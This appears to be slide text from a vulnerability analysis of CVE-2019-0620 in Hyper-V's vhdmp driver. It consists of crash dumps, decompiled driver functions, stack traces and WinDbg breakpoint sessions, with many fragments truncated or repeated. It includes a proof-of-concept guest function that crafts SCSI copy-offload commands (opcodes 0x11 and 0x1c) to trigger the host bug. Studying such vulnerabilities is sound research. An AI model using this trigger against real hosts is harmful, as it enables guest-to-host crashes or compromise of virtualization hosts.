$thread=ffffc88f3cd46040
Pool page ffffc88f40c05000 region is Nonpaged pool
*ffffc88f40c05000 : large page allocation, tag is Vkin, size is 0x41a0 bytes
                Pooltag Vkin : Hyper-V VMBus KMCL driver (incoming packets), Binary : vmbkmcl.sys

KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000007e
                       (0xFFFFFFFFC0000005,0xFFFFF8087ADE2A0D,0xFFFFF001284B1FC8,0xFFFFF001284B1810)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

nt!DbgBreakPointWithStatus:
fffff801`cae440c0 cc              int     3
```

CVE-2019-0620

- The following Stack Backtrace can be trigger in normal procedure.

```
storvsp!VstorCompleteScsiRequest+0x2d7
storvsp!VstorCompleteScsiRequest+0x273
vhdparser!NVhdParserCompleteScsiRequest+0x3d
vhdparser!NVhdParserExecuteScsiRequestDisk+0x90f
storvsp+0x1ae1
storvsp+0x16f1
vmbkmclr!InpProcessingWorkerRoutine+0x2fb
vmbusr!AwWorkerThread+0xb0
nt!PspSystemThreadStartup+0x47
nt!KiStartSystemThread+0x16
```

CVE-2019-0620

- The following Stack Backtrace can be trigger only vhdmp! VhdmpiPerformExtraScsiActions second parameter offset 0x08's memory is not NULL.

```
storvsp!VstorCompleteScsiRequest+0x2d7
storvsp!VstorCompleteScsiRequest+0x273
vhdparser!NVhdIoParserEndIo+0x7c
vhdmp!VhdmpiPerformExtraScsiActions+0xa4
vhdmp!VhdmpiCompleteParserRequest+0x6b2
vhdmp!VhdmpiDecrementIoRefCountSrbExtension+0x22
vhdmp!VhdmpiSrbPartContinueComplete+0x11f
vhdmp!VhdmpiVhd2SrbRangeComplete+0xe8
vhdmp!AeProcessTodo+0x37
vhdmp!VhdmpiVhd2SubIoCompletionRoutine+0xbd
vhdmp!VhdmpiSrbPartIoCompletionRoutine+0x137
nt!IopfCompleteRequest+0x11f
nt!IofCompleteRequest+0x17
vhdmp!VhdmpiMainOffloadIoCompletion+0x83
nt!IopfCompleteRequest+0x11f
nt!IofCompleteRequest+0x17
Ntfs!NtfsExtendedCompleteRequestInternal+0x187
Ntfs!NtfsOffloadWrite+0xf4
Ntfs!NtfsUserFsRequest+0xb384c
Ntfs!NtfsFsdFileSystemControl+0x13b
nt!IofCallDriver+0x59
FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x157
FLTMGR!FltpFsControl+0x110
nt!IofCallDriver+0x59
vhdmp!VhdmpiFileWrapperCallDriver+0x291
vhdmp!VhdmpiVdlExpansionWorkerRoutine+0x35b
nt!ExpWorkerThread+0xf5
nt!PspSystemThreadStartup+0x47
nt!KiStartSystemThread+0x16
```

CVE-20

- The follow
  VhdmpiPe
  is not NUL

```
void __fastcall VhdmpiPerformExtraScsiActions(struct _VHD_SURFACE *a1, struct VHD_SCSI_EXTRA_ACTIONS *a2, __int64 a3)
{
  int v3; // esi@1
  __int64 v4; // rdi@1
  struct _VHD_SURFACE *v5; // rbx@1
  __int64 v6; // rax@2
  _QWORD *v7; // rbx@10
  __int64 v8; // rbx@12
  char v9; // al@12
  __int64 v10; // rax@12
  __int64 v11; // r8@12

  v3 = *(_DWORD *)a2;
  v4 = (__int64)a2;
  v5 = a1;
  if ( *(_DWORD *)a2 & 1 )
  {
    v6 = *((_QWORD *)a1 + 181);
    _guard_dispatch_icall_fptr(*((_QWORD *)a1 + 180), a2, a3);
  }
  if ( v3 & 2 && *((_QWORD *)v5 + 182) )
    _guard_dispatch_icall_fptr(*((_QWORD *)v5 + 180), 1i64, a3);
  if ( v3 & 4 )
    VhdmpiEnqueueScsiTimer(v5);
  if ( v3 & 8 )
  {
    while ( *(_QWORD *)(v4 + 8) )
    {
      v7 = *(_QWORD **)(v4 + 8);
      if ( v7 )
        *(_QWORD *)(v4 + 8) = *v7;
      v8 = (__int64)(v7 + 0xFFFFFFC8);
      v9 = VhdmpiCopyScsiRequestResultToSrb(
             (struct VHD_SCSI_REQUEST *)(v8 + 384),
             *(struct _SCSI_REQUEST_BLOCK **)(v8 + 24));
      VhdmpiCompleteScsiRequest(v8, v9);
      v10 = *(_QWORD *)(v8 + 0x58);
      _guard_dispatch_icall_fptr(*(_QWORD *)(v8 + 0x50), *(_DWORD *)(v8 + 0x30), v11);
    }
  }
}
```

CVE-2019-0620

- vhdmp!VhdmpiPerformExtraScsiActions second parameter offset 0x08's memory is set by vhdmp!VhdmpiCompleteOffloadRequest

```
unsigned __int8 __fastcall VhdmpiCompleteOffloadRequest(struct VHD_SCSI_STATE *a1, struct VHD_SCSI_REQUEST *a2, __int64 a3,
{
  __int64 v6; // rbx@1
  signed int v7; // er15@1
  struct VHD_SCSI_REQUEST *v8; // rdi@1
  struct VHD_SCSI_STATE *v9; // r14@1
  unsigned __int8 v10; // bp@1
  __int64 v11; // ST20_8@6
  __int64 v12; // ST40_8@10
  __int64 v13; // ST38_8@10
  int v14; // ST20_4@10
  unsigned __int64 v15; // r12@11
  __int64 v16; // r13@11
  KIRQL v17; // al@11
  KIRQL v18; // r8@11
  struct VHD_SCSI_REQUEST *v19; // rax@13
  __int64 v20; // rsi@13
  __int64 v21; // rdx@14
  _QWORD *v22; // rcx@15
  __int64 v23; // rcx@16
  _QWORD *v24; // rax@17
  __int64 *v25; // rcx@25
```

CVE-2019-0620

- vhdmp … set 0x08's memor…

```
unsigned __int8 __fast
{
  __int64 v6; // rbx@1
  signed int v7; // er
  struct VHD_SCSI_REQU
  struct VHD_SCSI_STA
  unsigned __int8 v10;
  __int64 v11; // ST20
  __int64 v12; // ST40
  __int64 v13; // ST38
  int v14; // ST20_4@1
  unsigned __int64 v15
  __int64 v16; // r13@
  KIRQL v17; // al@11
  KIRQL v18; // r8@11
  struct VHD_SCSI_REQU
  __int64 v20; // rsi@
  __int64 v21; // rdx@
  _QWORD *v22; // rcx@
  __int64 v23; // rcx@
  _QWORD *v24; // rax@
  __int64 *v25; // rcx
```

```
LABEL_11:
  v15 = *(_QWORD *)(v6 + 120);
  v16 = *(_QWORD *)(v6 + 112);
  v17 = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)v9 + 10);
  *(_DWORD *)(v6 + 640) = v7;
  --*((_DWORD *)v9 + 167);
  v18 = v17;
  *(_QWORD *)(v6 + 80) = 0i64;
  *((_QWORD *)v8 + 10) = 0i64;
  if ( *(_QWORD *)(v6 + 0x58) )
  {
    v33 = *(struct VHD_SCSI_REQUEST **)(v6 + 0x58);
    *(_QWORD *)(v6 + 0x58) = 0i64;
  }
  v19 = *(struct VHD_SCSI_REQUEST **)(v6 + 72);
  v20 = (__int64)a6;
  if ( v19 )
  {
    *(_QWORD *)(v6 + 72) = 0i64;
    v34 = v19;
    v21 = *(_QWORD *)(v6 + 32);
    if ( *(_QWORD *)(v21 + 8) != v6 + 32 || (v22 = *(_QWORD **)(v6 + 40), *v22 != v6
      __fastfail(3u);
```

CVE-2019-0620

set 0x08's

```
LABEL_46:
  *(_DWORD *)(v20 + 24) |= 8u;
  *(_QWORD *)(v20 + 32) = 0i64;
  if ( v33 )
  {
    VhdmpiUpdateCompletedScsiRequest(v9, v33, v10);
    *((_QWORD *)v33 + 8) = *(_QWORD *)(v20 + 32);
    *(_QWORD *)(v20 + 0x20) = (char *)v33 + 0x40;
  }
  if ( v34 )
  {
    VhdmpiReceiveRodTokenInformation(v34, (struct _VHD_OFFLOAD_OP *)v6);
    VhdmpiUpdateCompletedScsiRequest(v9, v34, 1u);
    *((_QWORD *)v34 + 8) = *(_QWORD *)(v20 + 32);
    *(_QWORD *)(v20 + 32) = (char *)v34 + 64;
  }
  if ( v6 )
    ExFreePoolWithTag((PVOID)v6, 0);
  return v10;
}
```

vhdmp!VhdmpiPerformExtraScsiActions second parameter offset 0x08's memory is *(_QWORD *)(v20 + 0x20)

CVE-2019-0620

- In vhdmp!VhdmpiCompleteOffloadRequest, where is ***(struct VHD_SCSI_REQUEST **)(v6 + 0x58)** be set?

CVE-2

- In vhdmp
  VHD_SCS

```
char __fastcall VhdmpiScsiCommandCopyOperationAbort(struct VHD_SCSI_STATE *a1, struct VHD_SCSI_REQUEST *a2)
{
  struct VHD_SCSI_STATE *v2; // rdi@1
  struct VHD_SCSI_REQUEST *v3; // rsi@1
  int v4; // ebx@1
  __int64 v5; // rax@1
  KIRQL v6; // r9@1
  char v7; // bl@2

  v2 = a1;
  v3 = a2;
  v4 = _byteswap_ulong(*(_DWORD *)(*(_QWORD *)a2 + 2i64));
  KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)a1 + 10);
  v5 = (__int64)VhdmpiOffloadTableScanBin((struct _LIST_ENTRY *)((char *)v2 + 0x10 * (v4 & 0x1F) + 0x78), v4);
  if ( !v5 || *(_QWORD *)(v5 + 0x58) )
  {
    *((_BYTE *)v3 + 37) = 2;
    *(_QWORD *)((char *)v3 + 42) = 0i64;
    v7 = 4;
    *(_QWORD *)((char *)v3 + 50) = 0i64;
    *((_WORD *)v3 + 29) = 0;
    *((_BYTE *)v3 + 42) = *((_BYTE *)v3 + 42) & 0xF0 | 0x70;
    *((_BYTE *)v3 + 44) = *((_BYTE *)v3 + 44) & 0xF5 | 5;
    *((_BYTE *)v3 + 49) = 10;
    *((_WORD *)v3 + 27) = 36;
    *((_BYTE *)v3 + 41) = 1;
  }
  else
  {
    *(_QWORD *)(v5 + 0x58) = v3;
    v7 = 1;
  }
  KeReleaseSpinLock((PKSPIN_LOCK)v2 + 10, v6);
  return v7;
}
```

Guest Data

CVE-2019-0620

- vhdmp!VhdmpiOffloadTableInsertLocked will insert an **_VHD_OFFLOAD_OP** object into OffloadTable.
- vhdmp!VhdmpiScsiCommandWriteUsingToken will invoke vhdmp!VhdmpiOffloadTableInsertLocked.

CVE-2019-0620

```
char __fastcall VhdmpiScsiCommandWriteUsingToken(struct VHD_SCSI_STATE *a1, struct VHD_SCSI_REQUEST *a2, st
{
  __int64 v3; // rdi@1
  struct VHD_SCSI_ACTION *v4; // r12@1
  struct VHD_SCSI_REQUEST *v5; // rsi@1
  struct VHD_SCSI_STATE *v6; // r11@1
  unsigned __int8 v7; // bp@6
  PDEVICE_OBJECT v8; // rcx@8
  signed __int64 v9; // rdx@11
  __int64 v10_contorlledbuffer; // rbx@19
  unsigned __int16 v11; // ax@19
  PDEVICE_OBJECT v12; // rcx@20
  signed __int64 v13; // rdx@23
  unsigned __int16 v14; // ax@31
  unsigned int v15; // er8@41
  char v16; // al@46
  PDEVICE_OBJECT v17; // rcx@48
  signed __int64 v18; // rdx@51
  unsigned int v19; // er13@54
  signed int v20; // edx@54
  __int64 _R10; // r10@54
  __int64 _R10; // r10@54
  __int64 v23; // r13@54
  signed __int64 v24; // r9@55
  __int64 _RCX; // rcx@56
  __int64 _RCX; // rcx@56
```

CVE-2

```
char __fastcall Vhdm
{
  __int64 v3; // rdi
  struct VHD_SCSI_AC
  struct VHD_SCSI_RE
  struct VHD_SCSI_ST
  unsigned __int8 v7
  PDEVICE_OBJECT v8;
  signed __int64 v9;
  __int64 v10_contor
  unsigned __int16 v
  PDEVICE_OBJECT v12
  signed __int64 v13
  unsigned __int16 v
  unsigned int v15;
  char v16; // al@46
  PDEVICE_OBJECT v17
  signed __int64 v18
  unsigned int v19;
  signed int v20; //
  __int64 _R10; // r
  __int64 _R10; // r
  __int64 v23; // r1
  signed __int64 v24
  __int64 _RCX; // r
  __int64 _RCX; // r
```

```
*((_BYTE *)P + 51) = *(_BYTE *)(v3 + 6);
v36_P[0x32] = *(_BYTE *)(v3 + 7);
v36_P[0x31] = *(_BYTE *)(v3 + 8);
v36_P[0x30] = *(_BYTE *)(v3 + 9);
v39 = v56;
*((_DWORD *)v36_P + 14) = 1;
*((_QWORD *)v36_P + 14) = v39;
v40 = (signed __int64)(v36_P + 0x80);
v59 = v36_P + 0x80;
*((_DWORD *)v5 + 6) = 2;
*((_QWORD *)v5 + 10) = v36_P;
do
{
  *(_OWORD *)v40 = *(_OWORD *)v37;
  *(_OWORD *)(v40 + 16) = *(_OWORD *)(v37 + 16);
  *(_OWORD *)(v40 + 32) = *(_OWORD *)(v37 + 32);
  *(_OWORD *)(v40 + 48) = *(_OWORD *)(v37 + 48);
  *(_OWORD *)(v40 + 64) = *(_OWORD *)(v37 + 0x40);
  *(_OWORD *)(v40 + 80) = *(_OWORD *)(v37 + 0x50);
  *(_OWORD *)(v40 + 96) = *(_OWORD *)(v37 + 0x60);
  v40 += 128i64;
  v41 = *(_OWORD *)(v37 + 0x70);
  v37 += 128i64;
  *(_OWORD *)(v40 - 16) = v41;
  --v38;
}
while ( v38 );
_RAX = *(_QWORD *)(v10_contorlledbuffer + 8);
__asm { bswap   rax }
P = (PVOID)(_RAX << *((_DWORD *)v60 + 16));
v44 = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)v60 + 10);
v62 = VhdmpiOffloadTableInsertLocked(v60, (struct _VHD_OFFLOAD_OP *)v36_P);
KeReleaseSpinLock((PKSPIN_LOCK)v60 + 10, v44);
```

```
    *((_BYTE *)P + 51) = *(_BYTE *)(v3 + 6);
    v36_P[0x32] = *(_BYTE *)(v3 + 7);
    v36_P[0x31] = *(_BYTE *)(v3 + 8);
    v36_P[0x30] = *(_BYTE *)(v3 + 9);
```

```
__int64 __fastcall VhdmpiOffloadTableInsertLocked(struct VHD_SCSI_STATE *a1, struct _VHD_OFFLOAD_OP *a2)
{
  struct VHD_SCSI_STATE *v2; // rbx@1
  struct _VHD_OFFLOAD_OP *v3; // rdi@1
  signed __int64 v4; // rbp@1
  struct _LIST_ENTRY *v5; // rax@1
  unsigned int v6; // esi@1
  _LIST_ENTRY *v7; // rcx@3
  _LIST_ENTRY **v8; // rdx@4
  _LIST_ENTRY *v9; // r8@5
  _LIST_ENTRY **v10; // rdx@6
  int v11; // er9@8
  int v12; // ecx@9
  signed __int64 v13; // rax@10
  struct _VHD_OFFLOAD_OP **v14; // rcx@10
  int v15; // ST28_4@23
  int v16; // ST20_4@23

  v2 = a1;
  v3 = a2;
  v4 = 16i64 * (*((_DWORD *)a2 + 0xC) & 0x1F);
  v5 = VhdmpiOffloadTableScanBin((struct _LIST_ENTRY *)((char *)a1 + v4 + 0x78), *((_DWORD *)a2 + 0xC));
  v6 = 0;
  if ( !v5 )
  {
LABEL_8:
    v11 = *((_DWORD *)v2 + 0xA6);
    if ( v11 == 0x2000 || (v12 = *((_DWORD *)v2 + 167), v12 == 512) )
    {
      if ( (PDEVICE_OBJECT *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control
        && HIDWORD(WPP_GLOBAL_Control->Timer) & 0x20
        && BYTE1(WPP_GLOBAL_Control->Timer) >= 2u )
```

```
v5 = VhdmpiOffloadTableScanBin((struct _LIST_ENTRY *)((char *)a1 + v4 + 0x78), *((_DWORD *)a2 + 0xC));
v6 = 0;
if ( !v5 )
{
LABEL_8:
  v11 = *((_DWORD *)v2 + 0xA6);
  if ( v11 == 0x2000 || (v12 = *((_DWORD *)v2 + 167), v12 == 512) )
  {
    if ( (PDEVICE_OBJECT *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control
      && HIDWORD(WPP_GLOBAL_Control->Timer) & 0x20
      && BYTE1(WPP_GLOBAL_Control->Timer) >= 2u )
    {
      v15 = *((_DWORD *)v3 + 12);
      v16 = *((_DWORD *)v2 + 167);
      WPP_SF_LLL(WPP_GLOBAL_Control->AttachedDevice);
    }
    v6 = 0xC000009A;
  }
  else
  {
    *((_DWORD *)v2 + 166) = v11 + 1;
    *((_DWORD *)v2 + 167) = v12 + 1;
    v13 = (signed __int64)v2 + v4 + 0x78;
    v14 = *(struct _VHD_OFFLOAD_OP ***)(v13 + 8);
    if ( *v14 != (struct _VHD_OFFLOAD_OP *)v13 )
      __fastfail(3u);
    *(_QWORD *)v3 = v13;
    *((_QWORD *)v3 + 1) = v14;
    *v14 = v3;
    *(_QWORD *)(v13 + 8) = v3;
  }
  return v6;
}
```

Guest Data

Insert into OffloadTable

CVE-2019-0620

- Use **vhdmp!VhdmpiScsiCommandWriteUsingToken** & **vhdmp!VhdmpiScsiCommandCopyOperationAbort** pair can trigger the following Stack Backtrace.

```
storvsp!VstorCompleteScsiRequest+0x2d7
storvsp!VstorCompleteScsiRequest+0x273
vhdparser!NVhdIoParserEndIo+0x7c
vhdmp!VhdmpiPerformExtraScsiActions+0xa4
vhdmp!VhdmpiCompleteParserRequest+0x6b2
vhdmp!VhdmpiDecrementIoRefCountSrbExtension+0x22
vhdmp!VhdmpiSrbPartContinueComplete+0x11f
vhdmp!VhdmpiVhd2SrbRangeComplete+0xe8
vhdmp!AeProcessTodo+0x37
vhdmp!VhdmpiVhd2SubIoCompletionRoutine+0xbd
vhdmp!VhdmpiSrbPartIoCompletionRoutine+0x137
nt!IopfCompleteRequest+0x11f
nt!IofCompleteRequest+0x17
vhdmp!VhdmpiMainOffloadIoCompletion+0x83
nt!IopfCompleteRequest+0x11f
nt!IofCompleteRequest+0x17
Ntfs!NtfsExtendedCompleteRequestInternal+0x187
Ntfs!NtfsOffloadWrite+0xf4
Ntfs!NtfsUserFsRequest+0xb384c
Ntfs!NtfsFsdFileSystemControl+0x13b
nt!IofCallDriver+0x59
FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x157
FLTMGR!FltpFsControl+0x110
nt!IofCallDriver+0x59
vhdmp!VhdmpiFileWrapperCallDriver+0x291
vhdmp!VhdmpiVdlExpansionWorkerRoutine+0x35b
nt!ExpWorkerThread+0xf5
nt!PspSystemThreadStartup+0x47
nt!KiStartSystemThread+0x16
```

CVE-2019-0620

- vhdmp!VhdmpiScsiCommandCopyOperations

```
char __fastcall VhdmpiScsiCommandCopyOperations(struct VHD_SCSI_STATE *a1, __int64 a2, struct VHD_SCSI_ACTION *a3)
{
  struct VHD_SCSI_ACTION *v3; // r11@1
  char v4; // bl@2
  unsigned __int8 v5; // r8@3
  PDEVICE_OBJECT v6; // rcx@13
  signed __int64 v7; // rdx@16
  __int64 v8; // r9@16

  v3 = a3;
  if ( !*((_BYTE *)a1 + 27) )
    return 6;
  v5 = *(_BYTE *)(*(_QWORD *)a2 + 1i64) & 0x1F;
  if ( *(_DWORD *)(a2 + 32) & 2 && v5 != 0x1C && (*(_DWORD *)(a2 + 28) & 0xC0) != 0x80u )
  {
    if ( (PDEVICE_OBJECT *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control
      && HIDWORD(WPP_GLOBAL_Control->Timer) & 0x20
      && BYTE1(WPP_GLOBAL_Control->Timer) >= 2u )
    {
      WPP_SF_DDD(
        WPP_GLOBAL_Control->AttachedDevice,
        68i64,
        &WPP_ce34446c2768335a355a8b767499b048_Traceguids,
        *(_BYTE *)(a2 + 36));
    }
    return 6;
  }
  if ( v5 == 0x10 )
  {
    v4 = VhdmpiScsiCommandPopulateToken(a1, (struct VHD_SCSI_REQUEST *)a2, v3);
```

v5 is outcode in PoC Code

CVE-2019-0620

- vhdmp!VhdmpiS

```
char __fastcall VhdmpiScsiCommandCopyOperatio
{
  struct VHD_SCSI_ACTION *v3; // r11@1
  char v4; // bl@2
  unsigned __int8 v5; // r8@3
  PDEVICE_OBJECT v6; // rcx@13
  signed __int64 v7; // rdx@16
  __int64 v8; // r9@16

  v3 = a3;
  if ( !*((_BYTE *)a1 + 27) )
    return 6;
  v5 = *(_BYTE *)(*(_QWORD *)a2 + 1i64) & 0x1
  if ( *(_DWORD *)(a2 + 32) & 2 && v5 != 0x1C
  {
    if ( (PDEVICE_OBJECT *)WPP_GLOBAL_Control
      && HIDWORD(WPP_GLOBAL_Control->Timer) &
      && BYTE1(WPP_GLOBAL_Control->Timer) >= 2
    {
      WPP_SF_DDD(
        WPP_GLOBAL_Control->AttachedDevice,
        68i64,
        &WPP_ce34446c2768335a355a8b767499b048_
        *(_BYTE *)(a2 + 36));
    }
    return 6;
  }
  if ( v5 == 0x10 )
  {
    v4 = VhdmpiScsiCommandPopulateToken(a1, (struct VHD_SCSI_REQUEST *)a2, v3);
```

v5 is outcode in PoC Code

v5 can be controlled by Guest

```
if ( v5 == 0x11 )
{
  v4 = VhdmpiScsiCommandWriteUsingToken(a1, (struct VHD_SCSI_REQUEST *)a2, v3);
  if ( (unsigned __int8)v4 <= 1u )
    return v4;
  v6 = WPP_GLOBAL_Control;
  if ( (PDEVICE_OBJECT *)WPP_GLOBAL_Control == &WPP_GLOBAL_Control
    || !(HIDWORD(WPP_GLOBAL_Control->Timer) & 0x20)
    || BYTE1(WPP_GLOBAL_Control->Timer) < 2u )
  {
    return v4;
  }
  v7 = 70i64;
  goto LABEL_32;
}
if ( v5 == 0x1C )
{
  v4 = VhdmpiScsiCommandCopyOperationAbort(a1, (struct VHD_SCSI_REQUEST *)a2);
  if ( (unsigned __int8)v4 <= 1u )
    return v4;
  v6 = WPP_GLOBAL_Control;
  if ( (PDEVICE_OBJECT *)WPP_GLOBAL_Control == &WPP_GLOBAL_Control
    || !(HIDWORD(WPP_GLOBAL_Control->Timer) & 0x20)
    || BYTE1(WPP_GLOBAL_Control->Timer) < 2u )
  {
    return v4;
  }
  v7 = 71i64;
  goto LABEL_32;
}
```

CVE-2019-0620

- PoC Code

```
static void mess_cdb_data(u8 * cdb_data ,struct vmscsi_request * vm_srb)
{
    u8 cdboperation_code = SCSI_Third_party_Copy_OUT;

    u8 outcode[2] = {0x11 ,0x1c};
    struct third_party_copy_out * cdb = (struct third_party_copy_out *)cdb_data;
    vm_srb->win8_extension.srb_flags = 0x80;
    cdb->operation_code = cdboperation_code;
    cdb->reserved0[0] = outcode[times==2?0:1];
    cdb->reserved0[1] = 0x45;
    cdb->reserved0[2] = 0x46;
    cdb->reserved0[3] = 0x48;
    cdb->reserved0[4] = 0x00;
    cdb->reserved0[5] = 0x45;
    cdb->reserved0[6] = 0x46;
    cdb->reserved0[7] = 0x48;
    cdb->reserved0[8] = 0x00;
    cdb->parameter_list_length = __bswap_32(vm_srb->data_transfer_length);
    cdb->control = 0x0;
}
```

CVE-2019-0620

- PoC Code

```
static void mess_cdb_data(u8 * cdb_data ,struct vmscsi_request * vm_srb)
{
    u8 cdboperation_code = SCSI_Third_party_Copy_OUT;

    u8 outcode[2] = {0x11 ,0x1c};
    struct third_party_copy_out * cdb = (struct third_party_copy_out *)cdb_data;
    vm_srb->win8_extension.srb_flags = 0x80;
    cdb->operation_code = cdboperation_code;
    cdb->reserved0[0] = outcode[times==2?0:1];
    cdb->reserved0[1] = 0x45;
    cdb->reserved0[2] = 0x46;
    cdb->reserved0[3] = 0x48;
    cdb->reserved0[4] = 0x00;
    cdb->reserved0[5] = 0x45;
    cdb->reserved0[6] = 0x46;
    cdb->reserved0[7] = 0x48;
    cdb->reserved0[8] = 0x00;
    cdb->parameter_list_length = __bswap_32(vm_srb->data_transfer_length);
    cdb->control = 0x0;
}
```

0x11 : vhdmp!VhdmpiScsiCommandWriteUsingToken

0x1C : vhdmp!VhdmpiScsiCommandCopyOperationAbort

Used for vhdmp!VhdmpiScsiCommandCopyOperationAbort

Used for vhdmp!VhdmpiScsiCommandWriteUsingToken

CVE-2019-0620 debugging & trigger

```
0: kd> bu vhdmp!VhdmpiOffloadTableInsertLocked+0x37 ".echo VhdmpiOffloadTableInsertLocked;r r8d;r rax;.echo ;g;"
0: kd> bu vhdmp!VhdmpiScsiCommandCopyOperationAbort+0x48 ".echo VhdmpiScsiCommandCopyOperationAbort;r rbx;r rax;r rsi;.if(@rax != 0) {} .else{.echo ;g;}"
0: kd> bu vhdmp!VhdmpiOffloadTableInsertLocked+0x13d ".echo inserttable;r rax;r rdi;.echo ;g;"
0: kd> bu vhdmp!VhdmpiCompleteOffloadRequest+0x373
0: kd> bu storvsp!VstorCompleteScsiRequest+0x2d7 "r @rcx;k;r @$thread;!pool @rcx;.echo ; g"
0: kd> bd 4
0: kd> bl
     0 e Disable Clear  fffff80b`dda7cad3     0001 (0001) vhdmp!VhdmpiOffloadTableInsertLocked+0x37 ".echo VhdmpiOffloadTableInsertLocked;r r8d;r rax;.ech
     1 e Disable Clear  fffff80b`dda7d0e0     0001 (0001) vhdmp!VhdmpiScsiCommandCopyOperationAbort+0x48 ".echo VhdmpiScsiCommandCopyOperationAbort;r rbx;
     2 e Disable Clear  fffff80b`dda7cbd9     0001 (0001) vhdmp!VhdmpiOffloadTableInsertLocked+0x13d ".echo inserttable;r rax;r rdi;.echo ;g;"
     3 e Disable Clear  fffff80b`dda7c8e3     0001 (0001) vhdmp!VhdmpiCompleteOffloadRequest+0x373
     4 d Enable Clear  fffff80b`dd602577     0001 (0001) storvsp!VstorCompleteScsiRequest+0x2d7 "r @rcx;k;r @$thread;!pool @rcx;.echo ; g"

0: kd> g
```

CV

```
0: kd> bu vhdmp
0: kd> bu vhdmp
0: kd> bu vhdmp
0: kd> bu vhdmp
0: kd> bu storv
0: kd> bd 4
0: kd> bl
     0 e Disabl
     1 e Disabl
     2 e Disabl
     3 e Disabl
     4 d Enable

0: kd> g
```

```
0: kd> g
VhdmpiScsiCommandCopyOperationAbort
rbx=0000000045464800
rax=0000000000000000
rsi=ffffb186e339a5e0

VhdmpiScsiCommandCopyOperationAbort
rbx=0000000045464800
rax=0000000000000000
rsi=ffffb186dd0005e0

VhdmpiOffloadTableInsertLocked
r8d=45464800
rax=0000000000000000

inserttable
rax=ffffb186e1549998
rdi=ffffb186e2fc0010

VhdmpiScsiCommandCopyOperationAbort
rbx=0000000045464800
rax=ffffb186e2fc0010
rsi=ffffb186e339a5e0
vhdmp!VhdmpiScsiCommandCopyOperationAbort+0x48:
fffff80b`dda7d0e0 33c9            xor     ecx,ecx
0: kd> !pool ffffb186e339a5e0
Pool page ffffb186e339a5e0 region is Nonpaged pool
*ffffb186e339a000 : large page allocation, tag is Vkin, size is 0x4000 bytes
                    Pooltag Vkin : Hyper-V VMBus KMCL driver (incoming packets), Binary : vmbkmcl.sys
0: kd> r @$thread
$thread=ffffb186deef7040
0: kd> be 4
0: kd> g
Breakpoint 3 hit
vhdmp!VhdmpiCompleteOffloadRequest+0x373:
fffff80b`dda7c8e3 48894e20        mov     qword ptr [rsi+20h],rcx
3: kd> r rcx
rcx=ffffb186e339a620
```

```
@rax != 0) {} .else{.echo ;g;}"

bleInsertLocked;r r8d;r rax;.ech
CommandCopyOperationAbort;r rbx;
rax;r rdi;.echo ;g;"

 @rcx;.echo ; g"
```

```
rcx=ffffb186e339a620
3: kd> g
rcx=ffffb186e339a000
 # Child-SP          RetAddr           Call Site
00 ffff8287`f6bce8f0 fffff80b`dd602513 storvsp!VstorCompleteScsiRequest+0x2d7
01 ffff8287`f6bce920 fffff80b`dda2123c storvsp!VstorCompleteScsiRequest+0x273
02 ffff8287`f6bce9e0 fffff80b`dda6f940 vhdparser!NVhdIoParserEndIo+0x7c
03 ffff8287`f6bcea10 fffff80b`dda55202 vhdmp!VhdmpiPerformExtraScsiActions+0xa4
04 ffff8287`f6bcea40 fffff80b`dda54b42 vhdmp!VhdmpiCompleteParserRequest+0x6b2
05 ffff8287`f6bceb00 fffff80b`dda54aff vhdmp!VhdmpiDecrementIoRefCountSrbExtension+0x22
06 ffff8287`f6bceb30 fffff80b`dda549b8 vhdmp!VhdmpiSrbPartContinueComplete+0x11f
07 ffff8287`f6bceb70 fffff80b`dda54867 vhdmp!VhdmpiVhd2SrbRangeComplete+0xe8
08 ffff8287`f6bcebb0 fffff80b`dda5adbd vhdmp!AeProcessTodo+0x37
09 ffff8287`f6bcec00 fffff80b`dda5acc7 vhdmp!VhdmpiVhd2SubIoCompletionRoutine+0xbd
0a ffff8287`f6bcec60 fffff801`2c4dfbcf vhdmp!VhdmpiSrbPartIoCompletionRoutine+0x137
0b ffff8287`f6bcecc0 fffff801`2c4dfa97 nt!IopfCompleteRequest+0x11f
0c ffff8287`f6bcede0 fffff80b`dda7b173 nt!IofCompleteRequest+0x17
0d ffff8287`f6bcee10 fffff801`2c4dfbcf vhdmp!VhdmpiMainOffloadIoCompletion+0x83
0e ffff8287`f6bcee40 fffff801`2c4dfa97 nt!IopfCompleteRequest+0x11f
0f ffff8287`f6bcef60 fffff80b`dbd6a777 nt!IofCompleteRequest+0x17
10 ffff8287`f6bcef90 fffff80b`dbf14820 Ntfs!NtfsExtendedCompleteRequestInternal+0x187
11 ffff8287`f6bcf000 fffff80b`dbed09ac Ntfs!NtfsOffloadWrite+0xf4
12 ffff8287`f6bcf110 fffff80b`dbe1ce9b Ntfs!NtfsUserFsRequest+0xb384c
13 ffff8287`f6bcf190 fffff801`2c4ddef9 Ntfs!NtfsFsdFileSystemControl+0x13b
14 ffff8287`f6bcf2c0 fffff80b`da6d7207 nt!IofCallDriver+0x59
15 ffff8287`f6bcf300 fffff80b`da70aed0 FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x157
16 ffff8287`f6bcf370 fffff801`2c4ddef9 FLTMGR!FltpFsControl+0x110
17 ffff8287`f6bcf3d0 fffff80b`dda5b101 nt!IofCallDriver+0x59
18 ffff8287`f6bcf410 fffff80b`ddabd51b vhdmp!VhdmpiFileWrapperCallDriver+0x291
19 ffff8287`f6bcf490 fffff801`2c4f9e35 vhdmp!VhdmpiVdlExpansionWorkerRoutine+0x35b
1a ffff8287`f6bcf540 fffff801`2c5164f7 nt!ExpWorkerThread+0xf5
1b ffff8287`f6bcf5d0 fffff801`2c653906 nt!PspSystemThreadStartup+0x47
1c ffff8287`f6bcf620 00000000`00000000 nt!KiStartSystemThread+0x16
$thread=ffffb186e0adf040
Pool page ffffb186e339a000 region is Nonpaged pool
*ffffb186e339a000 : large page allocation, tag is Vkin, size is 0x4000 bytes
              Pooltag Vkin : Hyper-V VMBus KMCL driver (incoming packets), Binary : vmbkmcl.sys
